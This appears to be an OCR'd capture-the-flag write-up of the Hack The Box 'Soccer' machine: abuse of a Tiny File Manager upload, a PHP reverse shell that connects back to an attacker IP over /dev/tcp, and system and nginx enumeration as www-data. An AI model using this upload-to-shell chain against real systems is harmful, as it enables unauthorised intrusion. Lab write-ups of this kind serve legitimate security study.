


Enumeration / Information gathering - as admin on tiny file manager web app on hosts 10.10.11.194

File uploads attack


- We first verify the vulnerability through uploading a php script:


```
<?php echo 'Hello HTB';?>
```




-> We tried uploading it directly but it says the specified folder isn't writable.

-> So, we go back to the previous page and navigated to the folder tiny






-> Here we spot and uploads called uploads and we'll attempt it there.



-> It seems that we have uploaded test.php successfully into the folder

- Accessing the page gives




-> We have confirmed that the web page is vulnerable to file upload attack.

Exploitation / Lateral Movement - File Uploads attack on tiny file web app

- We will write the following php code

```
## On our linux host
sudo nc -lvnp 443

## on web target
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.9/443 0>&1'"); ?>

- Access http://soccer.htb/tiny/uploads/shell.php
```




-> And we obtained an RCE.

Enumeration / Information gathering - as www-data on 10.10.11.194

Linux enumeration

- Listing process


```
ps aux
```



-> One thing we see is that we are not seeing much processes, only from users ourselves

- Network connection enumeration


```
netstat -tunlp
```



-> One thing we see is that we are not seeing the pid of the processes, which is weird.
-> We can take a look at the fstab file to see if we have hidepid=2 set.

- Looking at fstab file

```
cat /etc/fstab
```



-> We can see that we don't have access to process by other users.
-> Also, looking at the service connection internally, we see that localhost is listening on port 3000, so we can take a look of the nginx configuration file to see what is going on.

- Looking at nginx configuration file

```
cd /etc/nginx
ls
cd sites-enabled
cat soc-player.htb
```


```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
www-data@soccer:/etc/nginx/sites-enabled$
```

-> We see that there is a proxy pass from soc-player.soccer.htb to local host port 3000, so we will add it to our host file

```
10.10.11.194    soccer.htb  soc-player.soccer.htb$
```


Enumeration on website soc-player.soccer.htb

- We will go to the website soc-player.soccer.htb, we see the following:




- We can attempt to sign up with the following credentials

```
eric@notexists.com
eric
pwd
```




-> and login with the signed up credential




